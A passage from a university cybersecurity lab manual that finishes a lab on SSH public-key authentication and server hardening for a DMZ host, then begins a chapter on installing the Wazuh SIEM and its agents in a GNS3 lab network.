


Figure 2 – Terminal Command Execution

3.3. Verify that the both the private (***id_rsa***) and public (***id_rsa[.]pub***) have been generated by looking at the saved location

```
> ls -l ~/.ssh/id_rsa*
```




Figure 3 – Terminal Command Execution

4. In the ***corp.dmz*** subnet, start the primary server and login

4.1. Enable The SSH service

```
> systemctl enable ssh
```

```
> systemctl start ssh
```

5. Transfer the public key to the DMZ server (***server.corp.dmz***), which will be authorized for remote logins

5.1. On the Kali machine, securely move the key using SSH

```
> ssh-copy-id username@10.0.0.4
```

> **NOTE:** Remember that your server's username may vary.

```
┌──(kali㉿kali)-[~]
└─$ ssh-copy-id iako@10.0.0.4
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/kali/.ssh/id_rsa.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new keys
iako@10.0.0.4's password:

Number of key(s) added: 1

Now try logging into the machine, with:   "ssh 'iako@10.0.0.4'"
and check to make sure that only the key(s) you wanted were added.


┌──(kali㉿kali)-[~]
└─$
```

Figure 4 – Terminal Command Execution

5.2. On the server, verify that it was transferred successfully

```
> cat ~/.ssh/authorized_keys
```

```
iako@server:~$ cat ~/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDOnt2HOsEb+EtW+Oerd3pabWxNJpukwNj7K+EvyIiat5G/G16h7C8h+wK7KpVr
DbXZuRdAWEHwZYqMj4q491g9OWhwttXOt7wIquqYOUn1ZORZkvlXLS1PJpLT2DgKFdf9NxDLgAOJQa4MwFAr9xkvdwaV6nrBrUR+
LtyBy+roHyyPhs+mCE6NGCqnSLgjQV65L2SUVaAU7aPnFMtSi5OKSK4QFr+TGJsY+LwM4/cHxvK5+pBo332tjNTQ1l+7bpGq7bpT
1DjeEmw/xD5WooZTgHX1OxWtHesMupxv+iE9G8gtlyYNnOCoHCze6tFjA1E763b4stbXrZVOfRulhPeWcbM6nHuhrHJC40Vcsk5L
W4FwJwNsou5T9B/Inx1EOJF5ePXaQkPgHSdktIO+6aSrHtaVXUWXrSqZ/OzSxtyiNxXDjX8yndfRLj1O+ZnPAF1YmeucIWWZ1sIL
owIDO8Sc9XaZcDnTU+I7gtiN522Z8nDZGRIHBN+cRJYi8icO1IUk= kali@kali
iako@server:~$
```

Figure 5 – Terminal Command Execution

6. Test to see if it worked by starting a new SSH session from the Kali box to the server

```
> ssh username@10.0.0.4
```




Figure 6 – Public Key Authenticated SSH Session

NOTE: We successfully logged into the machine without needing a password! However, if you decide to further secure your RSA keys with a passphrase during the ***ssh-keygen*** command, you will be prompted to enter that passphrase when using SSH. It should be noted that this is locally processed and not transmitted over the network.

Phase III – Further SSH Hardening

While we have successfully implemented this form of authentication over SSH, simply leaving it in place would

be unwise from a security perspective. We can implement a few additional changes to the SSH service running on the DMZ to enhance the setup's security.

1. Login to the DMZ primary server

2. Modify the configuration file for the server-side SSH daemon with the following changes

```
> vi /etc/ssh/sshd_config
```

2.1. Change ***AddressFamily*** from ***any*** to ***inet*** to only listen for IPv4 connections

2.2. Set ***ListenAddress*** to ***10.0.0.4***

2.3. Add an ***AllowUsers*** directive followed by the primary account's username

2.4. Change ***ClientAliveCountMax*** from ***3*** to ***2*** to reduce the amount of time before idle client sessions are disconnected

2.5. Change ***ClientAliveInterval*** from ***0*** to ***15*** to set a timer on SSH Keep Alive messages

2.6. Set ***PasswordAuthentication*** to ***no*** to disable passwords/passphrases

2.7. Set ***PermitRootLogin*** to ***no*** to disable the root user from being accessed via SSH

2.8. Change ***Port*** from ***22*** to any other nonstandard port number to obfuscate SSH services

2.9. Set ***PubkeyAuthentication*** to ***yes*** to allow for public key authentication

2.10. Use this image for configuration reference

```
# Listener Configuration
Port 434
AddressFamily inet
ListenAddress 10.0.0.4

# Authentication Configuration
PasswordAuthentication no
PubkeyAuthentication yes
PermitRootLogin no

# Client Configuration
AllowUsers iako
ClientAliveCountMax 2
ClientAliveInterval 15
```

Figure 7 – SSHD configuration

3. Restart the SSH daemon

```
> systemctl restart ssh
```

4. From the admin laptop, test the new SSH service

    4.1. Try to login to root on the DMZ server via SSH

```
> ssh root@10.0.0.4 -p 434
```

```
┌──(kali㉿kali)-[~]
└─$ ssh root@10.0.0.4 -p 434
root@10.0.0.4's password:
Permission denied, please try again.
root@10.0.0.4's password:
```

Figure 8 – Terminal Command Execution

> **NOTE:** This example changed the default port to 434, be sure to adjust this as necessary.

    4.2. Try to login into the primary user

```
> ssh username@10.0.0.4 -p 434
```




Figure 9 – Terminal Command Execution

End of Lab

Deliverables

4 Screenshots are needed to earn credit for this exercise:

- Screenshot of GNS3 Network
- Screenshot of cat ~/.ssh/authorized_keys command
- Screenshot of a successful connection to ssh with public key authentication
- Screenshot of Ubuntu Desktop being refused connection due to no public key

Homeworks

Assignment 1 – Add another public key to the server

- Ensure/add a client Linux-based machine to your corps.local. network
- Create a new public key (RSA) and copy it to the server
- Ensure the key works for connecting the new VM to the network

Assignment 2 – Add an Elliptic Curve Digital Signature Algorithm key pair to the network

- Ensure/add a client Linux-based machine to your corps.local. network
- Create a new public key (ECDSA) and copy it to the server
- Ensure the key works for connecting the new VM to the network

GRADING REQUIREMENTS: Same as Deliverables with appropriate encryption methods




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 44

Introduction to Wazuh

MAGGIE LINDEMANN

Wazuh is a free, open-source security platform that helps protect data from cyber threats. It combines Security Information and Event Management (SIEM) and Extended Detection and Response (XDR) capabilities. Wazuh can be deployed on-premises or in the cloud. Thousands of organizations worldwide, small and large, use Wazah to enhance their security.

LEARNING OBJECTIVES

- Install the Wazuh VM
- Interact with the Wazuh Dashboard
- Install a Wazuh agent
- Create and view alerts made by Wazuh agents

PREREQUISITES

- Chapter 37: Network Hardening

DELIVERABLES

- Dashboard summary displaying two Wazuh agents operational
- Metasploitable machine vulnerability details
- Expanded metadata for SSH alert

RESOURCES

- https://documentation.wazuh.com/current/index.html
- https://documentation.wazuh.com/current/dbeployment-options/virtual-machine/virtual-machine.html
- https://documentation.wazuh.com/current/installation-guide/wazuh-agent/wazuh-agent-package-linux.html

- https://documentation.wazuh.com/current/installation-guide/wazuh-agent/wazuh-agent-package-windows.html

CONTRIBUTORS AND TESTERS

- Calvin Lindemann, Cybersecurity Student, ERAU-Prescott
- Tyler Jane McClure, Cybersecurity Student, ERAU-Prescott
- Eliana Seitz, Cybersecurity Student, ERAU-Prescott
- Morgan Finch, Cybersecurity Student, ERAU-Prescott
- Sarah Davis, Cybersecurity Student, ERAU-Prescott

Phase I – Setup

While this lab expands upon Network Segmentation (Ch 37), some environmental modifications will be made, namely, replacing some of the VPCS with actual virtual machines. How long the staging takes will depend on your internet connection and how well configured your network segmentation is.



Figure Zzzzzz

1. Clear any firewall rules from all devices you may have implemented earlier
2. Install the Wazuh virtual appliance from here
3. Import the Wazuh VM to VirtualBox
    3.1. Navigate to VirtualBox
    3.2. On the file menu, click on import appliance

3.3. Use the folder to navigate to the location of your Wazuh VM download

3.4. Click on next

3.5. By default, Wazuh uses 4 CPU cores and 8192 MB of RAM, which is a bit hefty. Adjust these settings to 2 CPU cores and 4096 MB of ram to economize so that it resembles the following:




Figure 1 – Importing the Wazuh VM appliance

4. Integrate the Wazuh VM into your GNS3 environment in the following convention:

4.1. Import the Wazuh VM into GNS3

4.2. Remove both of the VLAN 10 (Marketing) VPCS machines

4.3. Remove the VLAN 20 (Cyber Shop) VPCS machine that is attached to ether 10

4.4. Add the Wazuh VM to ether 23; it will be in the VLAN 10 (marketing group)




Figure 2 – Our Wazuh network environment

5. Launch the Wazuh VM. It might hang up a bit during initialization, where you'll see something like this for a bit under a minute

```
[    9.642815] 19:06:39.760647 main     vbglR3GuestCtrlDetectPeekGetCancelSupport: Supported (#1)
[   10.052006] e1000: eth0 NIC Link is Up 1000 Mbps Full Duplex, Flow Control: RX
[   10.052186] IPv6: ADDRCONF(NETDEV_CHANGE): eth0: link becomes ready
[   12.141838] e1000: eth1 NIC Link is Up 1000 Mbps Full Duplex, Flow Control: RX
[   12.142233] IPv6: ADDRCONF(NETDEV_CHANGE): eth1: link becomes ready
[   19.648168] 02:06:51.108076 timesync vgsvcTimeSyncWorker: Radical guest time change: 25 211 344 2
10 000ns (GuestNow=1 740 967 611 108 028 000 ns GuestLast=1 740 942 399 763 818 000 ns fSetTimeLastL
oop=true)
```

Figure 3 Wazuh VM initializing

6. You'll be met with a login prompt when it finally boots; the credentials are
USERNAME: wazuh-user
PASSWORD: wazuh

7. Run "ip a" and verify that the result matches your switch/router configurations

8. Note down the IP address as well, as this is where our Wazuh agents will be pointing to (in this case, it's 56.148.10.249)




Figure 4 – results of running the command "ip a"

9. Please navigate back to VirtualBox manager so we can configure the Kali (it should not be situated within the GNS3 environment yet)

9.1. Recommend performing a full clone at this time

9.2. Change the new Kali VM network settings to NAT (we need internet access to install some software)




Figure 5 – Change Kali clone VM network settings to NAT

9.3. Start the new Kali VM

9.4. Open terminal and open a root shell by typing

```
sudo su root
```

9.5. You should now have a root shell, where you'll run the following:

9.5.1. Update the file paths

```
apt update
```

9.5.2. Install a Wazuh agent on the Kali VM by typing the following: (This command will probably wrap around)

```
curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | gpg --no-default-
```

Command	Meaning
curl	A tool used to transfer files via URLs
-s	Silent mode – no progress bar
https://packages.wazuh.com/key/GPG-KEY-WAZUH	URL that contains the file
|	The “pipe” used for connecting related but separate commands in Linux
